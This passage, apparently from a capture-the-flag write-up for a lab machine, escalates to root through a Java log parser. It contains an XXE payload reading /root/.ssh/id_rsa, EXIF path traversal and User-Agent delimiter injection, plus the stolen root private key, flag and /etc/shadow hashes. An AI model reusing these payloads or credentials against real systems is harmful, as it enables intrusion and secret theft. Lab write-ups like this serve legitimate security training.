    public static String getArtist(String uri) throws IOException, JpegProcessingException
    {
        String fullpath = "/opt/panda_search/src/main/resources/static" + uri;
        File jpgFile = new File(fullpath);
        Metadata metadata = JpegMetadataReader.readMetadata(jpgFile);
        for(Directory dir : metadata.getDirectories())
        {
            for(Tag tag : dir.getTags())
            {
                if(tag.getTagName() == "Artist")
                {
                    return tag.getDescription();
                }
            }
        }
        return "N/A";



                }
        public static void addViewTo(String path, String uri) throws JDOMException, IOException
    {
        SAXBuilder saxBuilder = new SAXBuilder();
        XMLOutputter xmlOutput = new XMLOutputter();
        xmlOutput.setFormat(Format.getPrettyFormat());
        File fd = new File(path);
        Document doc = saxBuilder.build(fd);
        Element rootElement = doc.getRootElement();
        for(Element el: rootElement.getChildren())
        {
            if(el.getName() == "image")
            {
                if(el.getChild("uri").getText().equals(uri))
                {
                    Integer totalviews = Integer.parseInt(rootElement.getChild("totalviews").getText()) + 1;
                    System.out.println("Total views:" + Integer.toString(totalviews));
                    rootElement.getChild("totalviews").setText(Integer.toString(totalviews));
                    Integer views = Integer.parseInt(el.getChild("views").getText());
                    el.getChild("views").setText(Integer.toString(views + 1));
                }
            }
        }
        BufferedWriter writer = new BufferedWriter(new FileWriter(fd));
        xmlOutput.output(doc, writer);
    }
    public static void main(String[] args) throws JDOMException, IOException, JpegProcessingException {
        File log_fd = new File("/opt/panda_search/redpanda.log");
        Scanner log_reader = new Scanner(log_fd);
        while(log_reader.hasNextLine())
        {
            String line = log_reader.nextLine();
            if(!isImage(line))
            {
                continue;
            }
            Map parsed_data = parseLog(line);
            System.out.println(parsed_data.get("uri"));
            String artist = getArtist(parsed_data.get("uri").toString());
            System.out.println("Artist: " + artist);
            String xmlPath = "/credits/" + artist + "_creds.xml";
            addViewTo(xmlPath, parsed_data.get("uri").toString());
        }

    }
}
```

ok. so it splits the log at || into status_code, ip, user_agent, and uri
it takes the image and loads its uri and gets the metadat from the Artist field
and then opens the /credits/ artist +_creds.xml file and adds to the views.

ok.. so lets build the attack..
first get a jpg.

i just downloaded one from the site.. and then ran exiftool

```
curl http://10.10.14.170/img/greg.jpg -O
```

```
kali@kali:~$ exiftool greg.jpg
ExifTool Version Number         : 12.40
File Name                       : greg.jpg
Directory                       : .
File Size                       : 100 KiB
File Modification Date/Time     : 2022:07:12 16:13:33-04:00
File Access Date/Time           : 2022:07:12 16:13:39-04:00
File Inode Change Date/Time     : 2022:07:12 16:13:33-04:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
Exif Byte Order                 : Big-endian (Motorola, MM)
Orientation                     : Horizontal (normal)
Artist                          : woodenk

...[snip]...
```

then updated the Artist field with the name of the xml file without "_creds.xml"

```
kali@kali:~$ exiftool -overwrite_original -Artist=../home/woodenk/getkey greg.jpg
Warning: [minor] Ignored empty rdf:Bag list for Iptc4xmpExt:LocationCreated - greg.jpg
    1 image files updated
```

```
kali@kali:~$ exiftool greg.jpg
ExifTool Version Number         : 12.40
File Name                       : greg.jpg
```

```
Directory                       : .
File Size                       : 100 KiB
File Modification Date/Time     : 2022:07:12 16:16:21-04:00
File Access Date/Time           : 2022:07:12 16:16:21-04:00
File Inode Change Date/Time     : 2022:07:12 16:16:21-04:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
Exif Byte Order                 : Big-endian (Motorola, MM)
Orientation                     : Horizontal (normal)
Artist                          : ../home/woodenk/getkey

...[snip]...
```

next i created the get_key_creds.xml file with the xml xxe in it.

```
kali@kali:~$ cat www/getkey_creds.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [<!ELEMENT stockCheck ANY><!ENTITY file SYSTEM "file:///root/.ssh/id_rsa">]>
<credits>
  <author>../../../../../../../../home/woodenk/greg.jpg</author>
  <image>
    <uri>../../../../../../../../home/woodenk/greg.jpg</uri>
    <key>&file;</key>
    <views>1</views>
  </image>
  <totalviews>12</totalviews>
</credits>
```

now i just have to get it to visit the image to grab the metadata and read the xml file and get the root id_rsa... so how do i do that..
well we can use the useragent and inject ||

```
GET /stats HTTP/1.1
Host: 10.10.11.170:8080
Upgrade-Insecure-Requests: 1
User-Agent: hello||/../../../../../../../../home/woodenk/greg.jpg
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.11.170:8080/stats?author=woodenk
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

and we see in the redpanda.log

```
woodenk@redpanda:/opt/panda_search$ cat redpanda.log

200||10.10.14.178||hello||/../../../../../../../../home/woodenk/greg.jpg||/stats
200||10.10.14.178||hello||/../../../../../../../../home/woodenk/greg.jpg||/stats
200||10.10.14.178||hello||/../../../../../../../../home/woodenk/greg.jpg||/stats
200||10.10.14.178||hello||/../../../../../../../../home/woodenk/greg.jpg||/stats
200||10.10.14.178||hello||/../../../../../../../../home/woodenk/greg.jpg||/stats
```

it should parse the uri of the image to /home/woodenk/greg.jpg and read the metadata and /stat will just be dropped..

now lets upload our image and xml file to the box

```
woodenk@redpanda:~$ wget http://10.10.14.178/{getkey_creds.xml,greg.jpg}
```

visit the site like above and wait...

```
woodenk@redpanda:~$ tail -f getkey_creds.xml
<!DOCTYPE data [<!ELEMENT stockCheck ANY><!ENTITY file SYSTEM "file:///root/.ssh/id_rsa">]>
<credits>
  <author>../../../../../../../../home/woodenk/greg.jpg</author>
  <image>
    <uri>../../../../../../../../home/woodenk/greg.jpg</uri>
    <key>&file;</key>
    <views>1</views>
  </image>
  <totalviews>12</totalviews>
</credits>
tail: getkey_creds.xml: file truncated
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data>
<credits>
  <author>../../../../../../../../home/woodenk/greg.jpg</author>
  <image>
    <uri>../../../../../../../../home/woodenk/greg.jpg</uri>
    <key>-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDeUNPNcNZoi+AcjZMtNbccSUcDUZ0OtGk+eas+bFezfQAAAJBRbb26UW29
ugAAAAtzc2gtZWQyNTUxOQAAACDeUNPNcNZoi+AcjZMtNbccSUcDUZ0OtGk+eas+bFezfQ
AAAECj9KoL1KnAlvQDz93ztNrROky2arZpP8t8UgdfLI0HvN5Q081w1miL4ByNky01txxJ
RwNRnQ60aT55qz5sV7N9AAAADXJvb3RAcmVkcGFuZGE=
-----END OPENSSH PRIVATE KEY-----</key>
    <views>1</views>
  </image>
  <totalviews>12</totalviews>
</credits>
tail: getkey_creds.xml: file truncated
```

and boom
root id_rsa

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDeUNPNcNZoi+AcjZMtNbccSUcDUZ0OtGk+eas+bFezfQAAAJBRbb26UW29
ugAAAAtzc2gtZWQyNTUxOQAAACDeUNPNcNZoi+AcjZMtNbccSUcDUZ0OtGk+eas+bFezfQ
AAAECj9KoL1KnAlvQDz93ztNrROky2arZpP8t8UgdfLI0HvN5Q081w1miL4ByNky01txxJ
RwNRnQ60aT55qz5sV7N9AAAADXJvb3RAcmVkcGFuZGE=
-----END OPENSSH PRIVATE KEY-----
```

root

id && whoami

```
root@redpanda:~# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

root.txt

```
root@redpanda:~# cat root.txt
3f48516a319feb794d0f921624dd6529
```

uname -a

```
root@redpanda:~# uname -a
Linux redpanda 5.4.0-121-generic #137-Ubuntu SMP Wed Jun 15 13:33:07 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```

/etc/shadow

```
root@redpanda:~# cat /etc/shadow
root:$6$HYdGmG45Ye119KMJ$XKsSsbWxGmfYk38VaKlJkaLomoPUzkL/l4XNJN3PuXYAYebnSz628ii4VLWfEuPShcAEpQRjhl.vi0MrJAC8x0:19157:0:99999:7:::

...[snip]...

woodenk:$6$48BoRAl2LvBK8Zth$vpJzroFTUyQRA/UQKu64uzNF6L7pceYAe.B14kmSgvKCvjTm6Iu/hSEZTTT8EFbGKNIbT3e2ox3qqK/MJRJIJ1:19157:0:99999:7:::
mysql:!:19157:0:99999:7:::
```